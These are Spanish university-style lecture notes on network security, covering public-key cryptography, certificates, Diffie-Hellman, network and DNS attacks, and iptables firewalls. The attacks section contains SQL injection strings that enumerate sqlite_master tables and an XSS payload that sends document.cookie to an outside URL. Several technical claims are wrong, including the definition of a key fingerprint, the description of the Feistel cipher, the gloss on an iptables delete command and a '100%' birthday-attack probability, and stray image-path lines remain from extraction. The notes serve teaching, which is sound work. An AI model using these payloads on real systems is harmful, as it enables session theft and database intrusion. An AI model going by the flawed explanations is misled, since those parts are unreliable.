La clave pública y privada son irreversibles.
Si un usuario utiliza su clave privada para cifrar un documento, cualquiera que posea la pública de este usuario puede descifrarlo.
Lo bueno de esto es que estamos totalmente seguros de que el mensaje cifrado por A, solo lo ha podido cifrar A, ya que es necesario su clave privada.
Solo nos sirve para asegurar la **autenticación** del remitente y el **no repudio**.

Problema:

Man in the middle:
- A envía a B su clave pública
- E intercepta el mensaje cambiando la clave pública que enviaba A a la suya.
- Entonces el atacante puede comunicarse con el B sin problemas.

Este ataque es posible cuando A y B no conocen las claves anticipadamente.
Debería haber un medio seguro para que A y B puedan intercambiar las claves.
Seguro no es lo mismo que secreto.

Soluciones para intercambiar las claves tratando de evitar el Man in the middle:

Fingerprint:
- Un figerprint es una pequeña parte de la clave pública (los primeros 24 bytes).
- Es improbable que dos claves tengan los mismos 24 bytes primeros en común.
- Es más fácil distribuir una figerprint que una clave.
- Cuando necesitas enviar algo, se solicita la clave pública y se comprueba si coincide con el fingerprint que se tenía.

Keyserver:
- Es un servidor donde se almacenan claves públicas.
- No garantiza nada, solo acepta la subida de claves públicas.
- En la clave se puede incluir información, como el nombre de usuario o el email.

WOT (Web Of Trust):
- Red de contactos a través de la cual los participantes acreditan la identidad de los otros.
- A conoce personalmente a B, A puede certificar la clave pública de B.
- Cada usuario está interesado en que una clave pública esté certificado por el mayor número posible de personas.
- La certificaciones se producen firmando la clave de los otros.
- Ejemplo:
    - A genera su clave pública y privada. En la clave pública escribe que es suya.
    - A va a B, le muestra un documento y le entrega la fingerprint de la clave.
    - B carga la clave en un keryserver, controla el fingerprint.
    - B puede firmar con su clave privada la clave pública de A.
    - B carga la clave firmada en el keyserver

WOT en la práctica: **GPG**:
El primer programa que permite a los usuario generar claves públicas y privadas, y enviarse mensajes cifrados PGP (Pretty Good Privacy). Inicialmente tuvo problemas de distribución porque las leyes estadounidenses tratan la criptografía del mismo modo que las armas (en cuanto a leyes).
Al principio era Open-source, pero al volverse comercial nació GPG GNU Privacy Guard.

Certificados

Entidad certificadora (CA)

El WOT de GPG es cómodo, pero se basa en la confianza recíproca del gran número de personas que participan.
Un CA garantiza la asociación entre un certificado y una persona física.
La entidad posee una de clave propia pública y privada.
Los usuarios conocen la clave pública de la entidad certificadora y a ella misma, y además se fían de ella.
La certificación se realiza igual que con el GPG, pero con un formato de archivo distinto.
Cómo se realiza:

- Usuario A tiene su clave pública y su clave privada.
- El usuario A envía a la entidad su clave pública y un documento.
- La entidad firma la clave pública del usuario A con su propia clave privada. Y el contenedor en el que se envía esa clave es un certificado. Este proceso se hace una sola vez.
- Cuando un usuario B necesita comunicarse con A, pide a A su certificado. Entonces verifica que la entidad certificadora es correcta comprobando su clave pública con la de la propia entidad.
- Llegados a este punto estamos seguros de que el usuario A es quien dice ser, ya que hemos recibido un certificado con su clave pública verificada por la entidad certificadora, y nosotros nos fiamos de esta.

Un certificado digital contiene:

- Datos de la entidad que da la garantía
- Un serial number único
- Un tiempo de validez
- Datos del usuario al cual se le ha dado
- La clave pública del sujeto
- La firma digital de la entidad que la emite

Certificate revocation list (CRL)

Esto sirve en caso de que se pierda un portátil con un certificado válido, el servidor quede comprometido o un usuario tenga un mal comportamiento.
Un CRL es una lista de certificados revocados, que ya no se pueden utilizar, y por lo tanto la entidad certificadora no los validará con su clave privada.
Debe existir un servicio que permita a los usuarios descargar la CRL actualizada.
Los CRL son una garantía más.

Thawte

Es una empresa que posee una identidad certificadora, pero da también los certificados según la lógica wot.

Tiene “notarios”, los cuales pueden certificar otras personas aunque dependen de Thawte.
Funciona así:

- Te haces una cuenta en Thawte.
- Encuentras un notario, le das tu número de usuario y una copia de dos documentos.
- Este notario puede ahora acreditar en Thawte tu cuenta.
- Cuando encuentras un número suficiente de notarios recibes un certificado de tu identidad expedido por la identidad certificadora de Thawte.
- Si continuas encontrando notarios reunes puntos para convertirte tu mismo en notario.

TinyCA
Es un programa para gestionar un certificado de autoridad.

Comparaciones

Clave simétrica vs asimétrica:
Las dos técnicas suelen utilizarse juntas para garantizar la seguridad.

Simétrica:

- Necesita un canal seguro
- Es computacionalmente simple

Asimétrica:

- No necesita un canal seguro
- Es computacionalmente pesada

Teoría:

RSA
Depende de la longitud de la clave.
Hoy en día la potencia computacional hace posible descifrar cosas que antes no lo eran. En el futuro esta aumentará y pasará igual.

Atacando:

- Factorizando (depende de la potencia computacional).
- Ataques de tiempo:
    - Las operaciones en hardware tienen un coste computacional distinto dependiendo si el bit es 0 o 1. Observando este tiempo se puede llegar a descifrar la clave privada, a pesar de ser un proceso laborioso. Las implementaciones de RSA introducen un tiempo de retardo aleatorio para hacer impredecible el tiempo de ejecución.

Los mismo problemas computacionales intratables en RSA, son la base de otros algoritmos frecuentemente utilizados:

- Diffie-Hellman: Genera una clave secreta compartida a partir de una clave pública sin necesidad de intercambiar nada secreto. Utiliza logaritmos discretos.
- ElGamal: Esquema de clave pública basada en logaritmos discretos.
- DSA: Esquema de firma digital basada en logaritmos discretos.

Diffie-Hellman (DH):

Se basa en la intratabilidad de logaritmos discretos. Genera las claves de este modo ya que el atacante no puede recalcular la clave.

En el intercambio DH los usuarios A y B poseen dos parámetros conocidos p y α. Cada uno genera un número casual: Xa y Xb.

1. A envía a B Ya = $\alpha^{Xa} mod(p)$
2. B recibe Ya
3. B envía Yb = $\alpha^{Xb} mod(p)$
4. A calcula Ka = $Y b^{Xa} mod(p)$
5. B calcula Kb = $Y a^{Xb} mod(p)$
6. Ka = Kb y por lo tanto A y B han intercambiado una clave secreta sin tener una credencial común. Un atacante que solo conozca los Y no puede recalcular la clave.

El problema es que DH no es seguro contra los ataques man-in-the-middle (el atacante modifica el tráfico). El atacante se colocaría en medio interviniendo en toda la comunicación.

1. El atacante genera Xa y Xb, además de Ya e Yb
2. Le envía el correspondiente a A y B, y listo.

Algoritmos con clave simétrica:

One time pad

Es un tipo de algoritmo que en teoría es el más seguro, pero es difícil de poner en práctica. Dado un texto m de n bits se expende una clave k de n bits con un generador perfecto de números casuales.
El problema es que debe transportarse por un canal seguro la clave larga cuando el texto se mueve.

Cifrado de Feistel

Un algoritmo ideal que mapea un mensaje de 2 bits en un mensaje cifrado de 2 bits utilizando un mapa estático:

- 00 → 01
- 01 → 11
- 10 → 00
- 11 → 10

No existe correlación entre el texto cifrado y el texto original. El atacante solo puede probar por fuerza bruta.
Si el mensaje es largo se pueden cifrar bloques de dos en dos bits.
El problema es que para ser seguros los bloques deben ser de grandes dimensiones, y en ese caso el mapa es demasiado grande.
Todos los algoritmos en bloque modernos, como AES, utilizan este esquema de cifrado.

Otros algoritmos:

Curvas elípticas:
Es una variante de la criptografía asimétrica basada en que un grupo puede ser definido como una elipse, y análogamente aquello hecho por RSA puede serlo también.
La ventaja es que la seguridad es la misma independientemente de las dimensiones, y las operaciones de codificar y decodificar son más ligeras y veloces.

ID-based cryptography: IBC
La clave pública de un usuario se deriva directamente de un identificativo del usuario, por ejemplo, el email (se le hace un hash), por lo tanto no hay límite de claves públicas.
No necesita intercambiar certificados, ya que es el canal de comunicación el que define esa clave (por ejemplo el email).
Tiene muchos límites, como que para que el sistema funcione es necesario que la clave venga generada por un ente confiable.

Quantum Cryptography

Se basa en utilizar información inmodificable asociada a una transmisión de datos, por ejemplo, los fotones de la fibra óptica.

12-security-attacchi.pdf

ATAQUES

Ataques al medio físico:

- **DoS** → Interrupción de la conexión o **Jamming**:
  El jamming se puede hacer solo si el medio lo permite, como en el caso de las redes wireless o redes wired (cableada) con cables no protegidos.
  Si el jamming es difícil, basta con hacer fallar la recepción de un bit para invalidar el checksum y provocar así que se descarte el paquete.
- Ataques de **Wiretapping** (literalmente: "intervención a la línea telefónica).
- **Sniffer** hardware y sniffer en redes broadcast.

Ataques al nivel de enlace:

- **DoS**: flood de paquetes, generación de colisiones
  - Puede estar dirigido a **saturar la red**.
  - Si el medio es compartido, se pueden **no respetar los tiempos de timeout** y crear numerosas **colisiones**, o mantener el **canal siempre ocupado**.
  - Un flood puede ser **enmascarado** enviado paquetes con el remitente modificado.
- **Spoofing** de dirección **MAC** → Aunque los dispositivos hardware tiene una MAC asociada que no puede ser cambiada, se puede hacer creer al SO que la MAC es otra.
- **ARP-Spoofing (Man in the middle)**
  Una máquina quiere enlazarse con otra de las misma subred. Para hacerlo tiene que traducir la IP a su correspondiente MAC. Si no la conoce (las máquinas guardan una tabla de correspondencia entre IP-MAC) la máquina envía una petición ARP en difusión (broadcast) pidiendo que la máquina con esa IP responda notificando sobre su MAC. Si responde una máquina que no es la que se espera, ya tenemos el spoofing.
  "Se envía un paquete (ARP request) a la dirección de difusión de la red (broadcast, MAC = FF FF FF FF FF FF) que contiene la dirección IP por la que se pregunta, y se espera a que esa máquina (u otra) responda (ARP reply) con la dirección Ethernet que le corresponde. Cada máquina mantiene una caché con las direcciones traducidas para reducir el retardo y la carga. ARP permite a la dirección de Internet ser independiente de la dirección Ethernet, pero esto solo funciona si todas las máquinas lo soportan."

Ataques al nivel de red:

- **DoS**: flood de paquetes, smurf (pitufo) (Ataque haciendo ping, grandes cantidades de tráfico ICMP, lo mejor es enviar paquetes en broadcast haciendo un spoofing de IP de los paquetes que se envían).
- **Covert channels**, **fragmentation attacks**, **source routing**
- **Spoofing de dirección IP** → Consiste básicamente en sustituir la dirección IP origen de un paquete TCP/IP por otra dirección IP a la cual se desea suplantar.

Fragmentation attacks

El protocolo IP permite romper un paquete en varios fragmentos en el caso de que tenga que atravesar una subred con un MTU (unidad máxima de transferencia) menor que el tamaño del paquete.

Los ataques de fragmentación necesitan superar los controles de cabeceras de los firewall Stateless (sin guardar estado). Hoy en día los firewall son casi todos stateful.
Los firewalls normalmente están configurados para bloquear los intentos de conexión del exterior de la red con puertos altos (>1024), pero tienen que dejar pasar los paquetes que van hacia una conexión que el interior tiene abierta con el exterior.
Los firewalls bloquean los intentos de abrir una conexión hacia el interior filtrando los paquetes con el flag SYN del protocolo TCP en 1 (paquetes de inicio de conexión). El problema, y donde hay un vector de ataque, es que el flag está en la cabecera, y si el paquete está fraccionado solo el primero contiene la cabecera, pero otro paquete que venga sin cabecera podría sobreescribir parte de la cabecera original al reconstruirlo (como por ejemplo para poner SYN=1, y así tendríamos un inicio de conexión en un puerto alto), todo esto debido a que al no tener una cabecera reconocible esta no se analiza.
Para evitar ataques de este tipo, muchos firewalls esperan a reconstruir el paquete para luego filtrarlo.

Ports 0-1023 - well-known ports
Ports 1024-49151 - registered ports: vendors use for applications
Ports >49151 - dynamic / private ports

Ataques al nivel de transporte y superiores:

- **Ataques a nivel de transporte**
  - DoS: SYN flood, TCP Reset guess
  - SYN-Spoofing
- **Ataques al middleware**
  - XSS
  - SQL injection
- **Ataques a los protocolos superiores**

- Problemas con todos los protocolos que no utilizan criptografía (HTTP, TELNET, POP3,...)
- DNS Spoofing

CAPA IV (transporte):

SYN flood
Cada vez que un servidor recibe un paquete con SYN=1 asigna recursos de memoria para gestionar la conexión que está siendo creada. Si recibe un paquete con flag SYN=1, y ACK=1, hace que empiece un timeout para atender la llegada de un tercer paquete del handshake, este estado de la conexión se llama “half-open”.
Si el atacante envía un gran número de paquetes con SYN=1, y la dirección del emisor es falsa, antes o después el servidor se satura y comenzará a descartar paquetes. En esa situación se impide a otras máquinas acceder al servicio.

SYN cookies
Para evitar el SYN flood se puede utilizar SYN cookies, lo cual consiste en no añadir conexiones en la cola de SYN hasta que no se completa la conexión:
- Cuando se envía un paquete SYN=1 y ACK=1 no se elige el número de secuencia casual, pero se elige un número que está en la codificación de la conexión, y no se guarda en memoria (en la cola).
- Cuando se recibe el tercer paquete del hand-shake, este contiene el ACK enviado, del cual se rastrea la información codificada. En este punto la conexión de abre.
- El número de secuencia debe ser impredecible, sino se corre el riesgo de **SYN spoofing**.

TCP reset Guess
Una conexión TCP puede ser terminada por cualquiera de los dos participantes enviando para ello un paquete con el flag RST=1. Para que el paquete sea aceptado debe contener los valores correctos de:
- Dirección IP → El atacante lo puede conocer
- Puerto TCP → El atacante lo puede adivinar
- Número de secuencia correcto → Fuerza bruta

El número de secuencia es un campo de 4 bytes, 32 bits → 2^32 posibilidades.
Para ser recibido correctamente un reset, tiene que caer fuera de la ventana de secuencia que la máquina mantiene activa. La ventana de secuencia no es más grande de 2^16 bits. No es necesario probar todos los números de secuencia posibles, basta con números de secuencia de no más de 2^16.

Ataques middleware:
Middleware es todo lo que está entre la petición de un navegador y la presentación de una página HTML de respuesta.

SQL Injection
user=’ union SELECT COUNT(*) FROM sqlite_master WHERE type=’table’; –
user=’ union SELECT name FROM sqlite_master WHERE type=’table’ LIMIT 1; –
user=’ union SELECT name FROM sqlite_master WHERE type=’table’ LIMIT 1 OFFSET 1; –
user=’ union SELECT sql FROM sqlite_master WHERE name=’houses’;

XSS
Stored y reflected
Cookies → HTML no guarda el estado relativo en las sesiones. Las cookies son información que el servidor envía al navegador y que este guarda.

<script>window.open(’http://google.it?cookie=’+document.cookie)</script>

AJAX (Asynchronous JavaScript and XML)
Asíncrono entre cliente y servidor.
En AJAX los controles de seguridad deben ser efectuados en el lado del servidor y no del cliente. La aplicación que hay del lado del usuario siempre es manipulable por el usuario.
AJAX guarda en caché local muchos datos sobre la conexión, hay que tener cuidado con los programas que pueden manipularlos.

Mushap → Aplicación que mezcla contenido producido por lo usuarios y de otras fuentes, es una aplicación híbrida. Es difícil de rastrear todas las fuentes que contribuyen en la misma página.

<u>Ataques a las aplicaciones:</u>
- Ataques de remoto
    - Buffer overflow
    - Format bug
- Ataques de local de privilegios elevados
    - race condition
    - Problema de la llamada system()

Buffer overflow
En el peor de los casos, permite al usuario ejecutar código arbitrario en la aplicación. Son una causa común de las intrusiones.
Consiste en:
- Trozos de código alojados en zona distinta de la memoria, pero con una zona común: stack.
- Si no se controla el tamaño de una variable, en la pila puede ser que no quepa en el tamaño que se le asigne, y por lo tanto tenga que sobreescribir datos, provocando un segmentation fault.
- Si la variable sobreescribe, por ejemplo, la dirección de retorno de la función, puede cambiarse el ciclo de ejecución.

- El atacante podría escribir código en una dirección de memoria de una variable, y cambiar la dirección de retorno de una función para que apunte a ese código.


Para protegerse hay que controlar los inputs, utilizar funciones que limitan el tamaño de escritura. Linux permite que la pila no sea ejecutable. Existen compiladores y debuggers para esto.

En C, un ejemplo de función vulnerable: strcpy (ya que no controla el tamaño que se copia).

Format Bug
Hacer salidas de texto sin controlar el formato provoca que el usuario pueda especificarlo. En ese caso en algunos lenguajes como C se podría insertar código en la pila, ya que los argumentos se guardan en la pila. En c → printf sin especificar el formato.

Ataques a los protocolos superiores:

Recall DNS
Todos los host tienen que poder convertir un DNS (Domain Name System) a la IP que corresponde. Cada dominio en funcionamiento tiene un servidor DNS autorizado que es capaz de responder cuál es la IP que le corresponde. Cada host está configurado con un servidor DNS local. Un servidor DNS local, si no conoce este dominio, puede pedírsela a los servidores root. Una vez obtenida la asociación DNS → IP, el servidor DNS local la guardará por un tiempo en una tabla de caché.



Ataques DNS (DNS Spoofing)

En general, consiste en hacer creer que la IP que corresponde con un nombre de dominio es otra que la que corresponde realmente.
El protocolo DNS no utiliza cifrado para proteger los paquetes, por lo tanto, se pueden falsificar.
Estos ataques se pueden realizar:

- En la red local.
- En la petición hacia o desde un servidor DNS local.
- En la petición hacia o desde un servidor DNS autorizado.


CAPA II (en la red local):
Se podría utilizar Man in the middle de dos formas en cuanto a un ataque DNS en una red local:

- En todas las redes hay un servidor DHCP que asigna una dirección IP de la red a las máquinas que se unen. Podría producirse un ataque MITM que asigne a una nueva máquina de la red como servidor DHCP, una máquina controlada por el atacante.
- También podría utilizarse MITM para modificar los paquetes que llegan del servidor DNS.

CAPA III (En la petición entre un servidor DNS local y el host o entre los dos servidores DNS):
Si el atacante está entre el servidor DNS local y el host, el ataque es banal. El atacante debe poder responder a las peticiones DNS antes que el servidor pertinente.

Los campos interesantes de un paquete son:

- El puerto UDP de origen y destino.
- La IP de origen y destino.
- La ID del paquete. Un número elegido por quien envía la petición, y el cual debe ser el mismo en la respuesta.



El objetivo del atacante es conseguir contaminar el caché del DNS local para poder responder en lugar de este.

Para hacer el ataque es necesario la dirección IP del servidor remoto, el puerto UDP del servidor remoto (53), la dirección IP del destinatario, el puerto UDP del destinatario (NO LO SABEMOS - 2^16 posibilidades) y el ID del paquete (tampoco lo sabemos - 2^16 posibilidades).
El problema del atacante es que tendría que mandar 2^32 paquetes de 80 bytes cada uno (160GB en total) antes de que el servidor remoto responda. Aunque esto se ve reducido en algunos servidores que no utilizan puertos casuales (2^16 * 80bytes = 5MB).

Para agilizar esto, el atacante podría solicitar el dominio a la víctima, y cuando ésta pida al servidor DNS el dominio, el atacante responde primero con un flood de respuestas falsas. Probabilidades de lograrlo n/2^16.
Nos puede ayudar la paradoja del cumpleaños: ¿Cuál es la probabilidad de que entre las personas de esta habitación 2 cumplan años el mismo día? Esto se aplica de forma que si el atacante solicita el host, la víctima genera una ID por cada petición (entre 0 y 2^16) y se detendrá cuando genere al menos una respuesta válida. A la vez el atacante enviará un mensaje de respuesta falso, con un ID elegido. Si el ID de al menos una de las respuestas falsas corresponde con el ID de al menos una de las respuestas enviadas, y se recibe antes que la el servidor DNS real, ahora la víctima tendrá en su caché un dato erróneo que el atacante ha elegido. Estadísticamente, en la paradoja del cumpleaños, enviando 700 peticiones/respuesta se tiene una probabilidad del 100% de adivinar al menos una respuesta.

Conclusiones:

- Hacer poisoning (“envenenamiento de caché”) a un servidor DNS en teoría es posible, pero muy difícil. Es posible si siguen algunas pautas.
- El ataque puede ser más fácil si el servidor víctima está siendo atacado por DoS, para que no pueda responder ágilmente.
- Para evitar ataques es importante elegir bien las aplicaciones que se usan, eligiendo, por ejemplo, aplicaciones de las que tengamos la certeza que usan puertos casuales.

13-security-firewall.pdf

FIREWALLING, CONFIGURACIONES Y NETFILTER

Firewall:

Un firewall es una herramienta software o hardware configurado para permitir o no conexiones entre dos redes con distinto nivel de confianza.
Por ejemplo, un firewall perimetral viene colocado sobre un gateway para separar una red local (nivel alto de confianza) de Internet (nivel mínimo de confianza).
El objetivo final del firewall es ofrecer una **interfaz configurable entre dos redes**. La confianza debería ser configurada a través de la política de seguridad basada en dos principios:

- **Menos privilegios**
- **Separación de responsabilidades**


La configuración de un firewall tiene un conocimiento profundo de los privilegios de los protocolos de la seguridad de las redes. Un error en la configuración puede convertirlo en algo inútil.

Evolución de los firewall:

- **Packet filter**: controla cada uno de los paquetes que atraviesan el firewall y toma una decisión separada para cada uno de ellos.
- **Stateful firewall**: el firewall tiene implementada una máquina de estados para tomar decisiones más complejas. Por ejemplo, no aceptar un paquete de ACK si no ha recibido primero un SYN.
- Los firewalls operan normalmente en la **capa de red o a nivel de la capa de enlace**, niveles en los cuales el formato de los paquetes está definido y no puede cambiar. Los firewalls leen el payload del paquete para decidir qué aplicaciones pueden pasar. Requieren de una complejidad mayor de mayor nivel de procesamiento.


Un configuración típica sería:

- Dos redes, interna y externa.
- En la red interna el servidor los servidores y herramientas que manejan los datos y los contienen, ya que son los más sensibles.
- En la red externa el servidor web, DNS,... Todo lo que está en contacto directo con Internet, y por tanto el nivel de confianza es menor. Esta zona contiene datos accesibles por el exterior. Esto es el DMZ, zona desmilitarizada.
- El firewall se sitúa entre estas dos redes.



Otra configuración, en este caso añadiendo otro firewall:

- La configuración es más robusta porque un atacante deberá perforar los dos firewalls antes de llegar a la red corporativa, además la DMZ también separa el interior del exterior, y es más fácil separar el tráfico cuando otros tipos de conexiones menos seguras se incluyan en la DMZ.



Netfilter/Iptables:


Netfilter es el framework incluido en el **kernel** de GNU/Linux que permite efectuar filtrado de paquetes en el firewall software. Permite insertar, cancelar y organizar reglas de descarte de paquetes en el kernel.

iptables -t filter -D INPUT –dport 80 -j ACCEPT → Acepta los paquetes que vienen del puerto 80.

Las reglas se organizan en cadenas y casillas. Una cadena identifica el punto en el recorrido del kernel en el que se produce la filtración, una casilla asocia una función a la regla.

Un firewall es un host, con al menos dos tarjetas de red, cada una de las cuales posee una dirección IP. Los paquetes pueden llegar a una tarjeta, ser filtrados y reenviados a la otra (forwarding). El firewall puede generar los paquetes que son enviados del exterior hacia otra IP.

- Prerouting: Todos los paquetes que llegan al firewall.
- Postrouting: Todos los paquetes que salen del firewall.
- Output: Paquetes salientes generados por el firewall.
- Input: Paquetes que llegan directos al firewall.
- Forward: Paquetes que llegan al firewall procedentes del exterior.




Filtrar:

- Descartar
- Aceptar
- Modificar
- Dejar pasar pero reportarlo en el log
- …

Netfilter/IPtables son **stateful**, deben tener un módulo que reconstruya el flujo de paquetes.

Para distinguir grupos de acciones similares, las reglas vienen divididas en casillas:

- **Conntrack**: Desempeña algunas funciones fundamentales durante el filtrado, pero hay que utilizarlo con atención o puede saturar el servidor. El objetivo es relacionar paquetes distintos, según el funcionamiento de una máquina de estados, para identificar paquetes que son fragmentos del mismo paquete, paquetes que son parte de la misma conexión y paquetes que son parte de conexiones distintas pero se relacionan entre ellos. Los paquetes pueden ser:
    - NEW → Paquete en una sola dirección
    - ESTABLISHED → Ya ha habido un intercambio de paquetes
    - INVALID → Algún error
    - RELATED → Relacionados con una conexión ESTABLISHED



- Mangale
- **NAT**: (Network Address Translation) → Sirven para modificar los campos de direcciones IP dentro de las cabeceras del paquete. Los target posibles son:
    - DNAT: (Destination Address Translation), cambia la dirección IP de destino. Es utilizado por los firewall de frontera para distribuir la carga en una red con más servidores.
    - SNAT: (Source Address Translation), se cambia la dirección IP fuente. Se utiliza para enmascarar una red privada
- **Filter**: Sirve para hacer el filtrado de los paquetes, decide cuáles pasan y cuales son bloqueados. Los target posibles son:
    - Drop: El paquete es descartado sin dar una respuesta al emisor.
    - Reject: El paquete es descartado enviando al destinatario una respuesta de reset.
    - Accept: El paquete continúa su camino al interior del kernel.
    - Log: El paquete genera un log.


Fault Tolerance y Load Balancing:

El firewall es normalmente un punto de ingreso y de salida de la red y puede ser un cuello de botella. En redes que son sometidas a altos volúmenes de datos es importante compartir la carga entre más firewall para tener prestaciones mejores y procedimientos de cobertura:

- Backup cold swap: Son dos firewalls, uno apagado igual al primero. Cuando el primero se rompe, se activa el segundo.
